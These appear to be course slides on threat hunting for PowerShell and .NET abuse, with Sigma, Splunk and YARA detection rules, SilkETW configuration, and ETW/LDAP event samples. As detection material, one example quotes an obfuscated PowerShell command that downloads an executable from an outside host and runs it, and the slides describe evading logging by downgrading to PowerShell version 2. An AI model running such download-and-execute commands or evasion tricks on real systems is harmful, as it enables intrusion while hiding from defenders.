
4.7.2 (Unmanaged) PowerShell

To enable PowerShell Script Block Logging, we need to enable a few settings within the Administrative Template within Group Policy.

The event logs will be visible under **Applications and Services Logs > Microsoft > Windows > PowerShell / Operational**.

This is shown on the next slide.

4.7.2 (Unmanaged) PowerShell




4.7.2 (Unmanaged) PowerShell

We can enable **Turn On Module Logging** & **Turn on PowerShell Transcription** as well, along with **Turn On PowerShell Script Block Logging**.

Event IDs to hunt for are **4104**, **4105** & **4106**.

4.7.2 (Unmanaged) PowerShell

Here is an example of a log entry:



4.7.2 (Unmanaged) PowerShell

One of the rules in Sigma focuses on suspicious downloads, which can be detected by monitoring for calls to certain function names.

```
title: Suspicious PowerShell Download
status: experimental
description: Detects suspicious PowerShell download command
tags:
    - attack.execution
    - attack.t1086
author: Florian Roth
logsource:
    product: windows
    service: powershell
detection:
    keywords:
        Message:
            - '*System.Net.WebClient).DownloadString(*'
            - '*system.net.webclient).downloadfile(*'
    condition: keywords
falsepositives:
    - PowerShell scripts that download content from the Internet
level: medium
```


https://github.com/Neo23x0/sigma/blob/master/rules/windows/powershell/powershell_suspicious_download.yml

4.7.2 (Unmanaged) PowerShell

Think of PowerShell logging as an “add-on” to your other available tools, such as command-line logging. This is crucial as adversaries may go around that functionality by either downgrading the PowerShell version to version 2, which has no logging support (and no AMSI), or by disabling the logging on the host.

4.7.2 (Unmanaged) PowerShell

Downgrading PowerShell is shown on the image to the right.



4.7.2 (Unmanaged) PowerShell

However, with the rise of obfuscation techniques such as the Invoke-Obfuscation project, detecting malicious command line arguments has become significantly more difficult. In his presentation, Tom Ueltschi proposes the stripping of obfuscation characters (‘+”^) before keyword matching against a list of known bad functions. His example is shown on the next slide.

https://github.com/danielbohannon/Invoke-Obfuscation
https://www.first.org/resources/papers/conf2017/Advanced-Incident-Detection-and-Threat-Hunting-using-Sysmon-and-Splunk.pdf

4.7.2 (Unmanaged) PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
    (powershell.exe OR cmd.exe)
| eval CommandLine2=replace(CommandLine,"[ '+\"\^]","")
| search (Image="*\\powershell.exe" OR Image="*\\cmd.exe")
    CommandLine2="*WebClient*" CommandLine2="*DownloadFile*"


"C:\Windows\System32\cmd.exe" /c powershell -command (("New-Object
   Net.WebClient")).("'Do' + 'wnloadfile'").invoke(
   'http://unofficialhr.top/tv/homecooking/tenderloin.php',
   'C:\Users\***\AppData\Local\Temp\spasite.exe'); &
   "C:\Users\***\AppData\Local\Temp\spasite.exe"

CommandLine2:
C:\Windows\System32\cmd.exe/cpowershell-command((New-ObjectNet.WebClient)).
  (Downloadfile) invoke(http://unofficialhr.top/tv/homecooking/tenderloin.php,
   C:\Users\purpural\AppData\Local\Temp\spasite.exe);&
   C:\Users\purpural\AppData\Local\Temp\spasite.exe
```

Remove all obfuscation chars

→ De-obfuscate simple obfuscation techniques

4.7.2 (Unmanaged) PowerShell

While that trick may detect simple obfuscation, it will fail against more creative types.

However, hunting for PowerShell does not stop here. So far, the examples focused on the execution of “powershell.exe”, however, this is not our only concern.

4.7.2 (Unmanaged) PowerShell


PowerShell execution is not limited to “powershell.exe”. Essentially, “powershell.exe” is a wrapper for “System.Management.Automation.dll”. Therefore, other applications can run PowerShell code – unmanaged PowerShell!

An example of this is Ben Ten’s Not PowerShell Project (NPS).

https://github.com/Ben0xA/nps


4.7.2 (Unmanaged) PowerShell

With the precompiled NPS binary, you can run any PowerShell command, and as a bonus it is compiled to run under an older .NET framework, therefore it is running as PowerShell version 2!



4.7.2 (Unmanaged) PowerShell

As mentioned earlier, version 2 has no logging capability.




4.7.2 (Unmanaged) PowerShell

When hunting for unmanaged PowerShell:

- Usage of “System.Management.Automation.dll” in processes that are not “powershell.exe” or “powershell_ise.exe”.
- Event IDs 400 and 800, where the host application is not a standard PowerShell host.
- Event IDs 400 and 800, where the engine version is lower than the PowerShell version on the host.

4.7.2 (Unmanaged) PowerShell

Note the difference:



4.7.2 (Unmanaged) PowerShell

Multiple detection techniques were presented by Tom Ueltschi during his presentation in BotConf 2018.

Another good resource is Sean Metcalf's presentation on Active Directory Threat Hunting at Bsides Charm 2017.

https://www.botconf.eu/wp-content/uploads/2018/12/2018-Tom-Ueltschi-Sysmon.pdf
https://adsecurity.org/wp-content/uploads/2017/04/2017-BSidesCharm-DetectingtheElusive-ActiveDirectoryThreatHunting-Final.pdf

4.7.3 Malicious .NET and LDAP

The enormous abuse of PowerShell resulted in close monitoring by defenders and EDR solutions, which are able to (often) detect and block even obfuscated commands. The detection capabilities are namely PowerShell logging and AMSI, which we mentioned previously.

4.7.3 Malicious .NET and LDAP

As a result, many of the PowerShell tools are being rewritten in .NET instead, in an attempt to avoid detection. Therefore, offensive tools now support injection and execution of .NET assemblies, one example is Cobalt Strike through its “execute-assembly” module.

Additional benefits of .NET are outlined in Endgame’s blogpost under section “The .NET Allure”.

https://www.endgame.com/blog/technical-blog/hunting-memory-net-attacks

4.7.3 Malicious .NET and LDAP

Currently, some of the most famous open source projects, ported from PowerShell to C# are under the GhostPack repository. For the purpose of simulating malicious activity, we will focus on the usage of one of the tools in there, called Rubeus.

Other projects are:

- SharpHound
- SharpView

https://github.com/GhostPack
https://github.com/GhostPack/Rubeus

https://github.com/BloodHoundAD/SharpHound
https://github.com/tevora-threat/SharpView

4.7.3 Malicious .NET and LDAP

Hunting for the usage of .NET tools like Rubeus, combined with injection techniques such as Cobalt Strike's "execute-assembly" has proven to be a challenge task because:

- Reflective Injection is used, so nothing is stored on disk
- After execution, the memory region is cleared and there are very little traces of injection and/or what was injected (even in memory!).

4.7.3 Malicious .NET and LDAP

However, in Windows, there is a kernel-level tracing facility, which logs kernel and/or application level events to a log file known as Event Tracing for Windows (ETW). Although less well known, perhaps due to its complexity and the mass of events generated, it can provide valuable data for a threat hunter. Initially, the idea of using ETW was introduced in F-Secure's blog post on "Detecting malicious use of .NET".

https://docs.microsoft.com/en-us/windows/win32/etw/about-event-tracing
https://blog.f-secure.com/detecting-malicious-use-of-net-part-1/

4.7.3 Malicious .NET and LDAP

FuzzySec released SilkETW to help deal with the complexity of setting up ETW. Essentially, what it does is enables “hidden” log providers to send data to a file (or the eventlog). SilkETW also enriches this capability, by providing the ability to log data only based on YARA rules, and optionally forwarding events to a SIEM.


Roben Rodrigez created a step-by-step guide on setting up SilkETW (or SilkService).

https://twitter.com/fuzzysec
https://github.com/fireeye/SilkETW
https://twitter.com/Cyb3rWard0g
https://medium.com/threat-hunters-forge/threat-hunting-with-etw-events-and-helk-part-1-installing-silketw-6eb74815e4a0

4.7.3 Malicious .NET and LDAP

The provider that we are interested in for this example is “Microsoft-Windows-DotNETRuntime”.

To the left is the utilized SilkService configuration



4.7.3 Malicious .NET and LDAP

A generic YARA rule to detect Rubeus based on the existence of a simple string is shown to the left.


```
rule Rubeus_detection
{
meta:
    author = "eLS"
    type = "Microsoft-Windows-DotNETRuntime"

    strings:
    $s = /Rubeus\.Interop/ ascii wide nocase

    condition:
    $s
}
```


4.7.3 Malicious .NET and LDAP

With that YARA rule, utilizing Cobalt Strike's execute-assembly, we run Rubeus, and the results are shown on the next slide.

Note: running Rubeus a single time without a YARA rule specified, would generate approximately 100-200 events. This means that regular .NET applications will generate a significant load of events.

4.7.3 Malicious .NET and LDAP





4.7.3 Malicious .NET and LDAP


The detection technique we used was based on a certain string that is associated with “Rubeus”. As a detection capability, that is very weak because if re-compiled with a different name, our hunt will not detect it. Next, we generate a new YARA rule for our hunt by observing the events generated from the execution of the command “rubeus klist”. We will focus our detection on the “DuplicateToken” method that “rubeus klist” is using calling under the hood.

4.7.3 Malicious .NET and LDAP

A resulting example YARA rule is presented to the left, and the detection which results in a single event is shown on the next slide.

```
rule Rubeus_detection2
{
meta:
    author = "eLS"
    type = "Microsoft-Windows-DotNETRuntime"

    strings:
    $s1 = /Code\ssize\\t68\s\(0x0044\)/ ascii wide nocase
    $s2 = /unmanaged\sstdcall\sint32\(int64,int64,native int\)/

    condition:
    all of ($s*)
}
```

4.7.3 Malicious .NET and LDAP



Event 3, SilkService Collector

General Details

{"ProviderGuid":"e13c0d23-ccbc-4e12-931b-d9cc2eee27e4","YaraMatch":["Rubeus_detection2"],"ProviderName":"Microsoft-Windows-DotNETRuntime","EventName":"ILStub/StubGenerated","Opcode":88,"OpcodeName":"StubGenerated","TimeStamp":"2019-11-10T03:36:47.2686422-08:00","ThreadID":8772,"ProcessID":5244,"ProcessName":"N/A","PointerSize":8,"EventDataLength":5054,"XmlEventData":{"ModuleID":"140,706,377,647,792","ClrInstanceID":"6","ManagedInteropMethodSignature":"bool(native int,int32,native int&)","NativeMethodSignature":"unmanaged stdcall int32 (int64,int64,native int)","ManagedInteropMethodName":"DuplicateToken","ManagedInteropMethodToken":"100,663,356","FormattedMessage":"ClrInstanceID=6;\r\nModuleID=140,706,377,647,792;\r\nStubMethodID=140,706,377,674,552;\r\nStubFlags=0;\r\nManagedInteropMethodToken=100,663,356;\r\nManagedInteropMethodNamespace=Rubeus.Interop;\r\nManagedInteropMethodName=DuplicateToken;\r\nManagedInteropMethodSignature=bool(native int,int32,native int&);\r\nNativeMethodSignature=unmanaged stdcall int32(int64,int64,native int);\r\nStubMethodSignature=bool(native int,int32,native int&);\r\nStubMethodILCode=// Code size\t68 (0x0044)\n.maxstack 5 \n.locals (int32,int64,int64,int64& pinned,bool,int32)\n// Initialize {\n /*(0)*/ call native int [mscorlib] System.StubHelpers.StubHelpers::GetStubContext() \n /*(1)*/ call void [mscorlib] System.StubHelpers.StubHelpers::DemandPermission(native int) \n// } Initialize \n// Marshal {\n /*(0)*/ ldc.i4.0 \n /*(1)*/ stloc.0 \nIL_000c: /*(0)*/ nop // argument { \n /*(0)*/ ldarg.0 \n /*(1)*/ stloc.1 \n /*(0)*/ nop // } argument \n /*(0)*/ nop // argument { \n /*(0)*/ ldarg.1 \n /*(1)*/ conv.i8 \n /*(1)*/ stloc.2 \n /*(0)*/ nop // } argument \n

4.7.3 Malicious .NET and LDAP

Another provider is “Microsoft-Windows-LDAP-Client”. It logs all LDAP activity that occurs on the host. Utilizing it, we can do hunts for detecting tools such as SharpHound or PowerView (SharpView).

Let’s take a look at an example.

4.7.3 Malicious .NET and LDAP


The sample service configuration for enabling this provider is shown below.

```
<SilkServiceConfig>
    <ETWCollector>
        <Guid>072e0373-213b-4e3d-881a-6430d6d9e361</Guid>
        <CollectorType>user</CollectorType>
        <ProviderName>Microsoft-Windows-LDAP-Client</ProviderName>
        <OutputType>eventlog</OutputType>
    </ETWCollector>
</SilkServiceConfig>
```

4.7.3 Malicious .NET and LDAP

Executing a tool such as SharpHound generates an enormous amount of events, which are logged, and include information of the specific user or group that was queried as shown on the image on the next slide.

4.7.3 Malicious .NET and LDAP



Information	11/11/2019 2:59:10 AM	SilkService Collector	3	None
Information	11/11/2019 2:59:10 AM	SilkService Collector	3	None
Information	11/11/2019 2:59:10 AM	SilkService Collector	3	None
Information	11/11/2019 2:59:10 AM	SilkService Collector	3	None
Information	11/11/2019 2:59:10 AM	SilkService Collector	3	None

Event 3, SilkService Collector

General Details

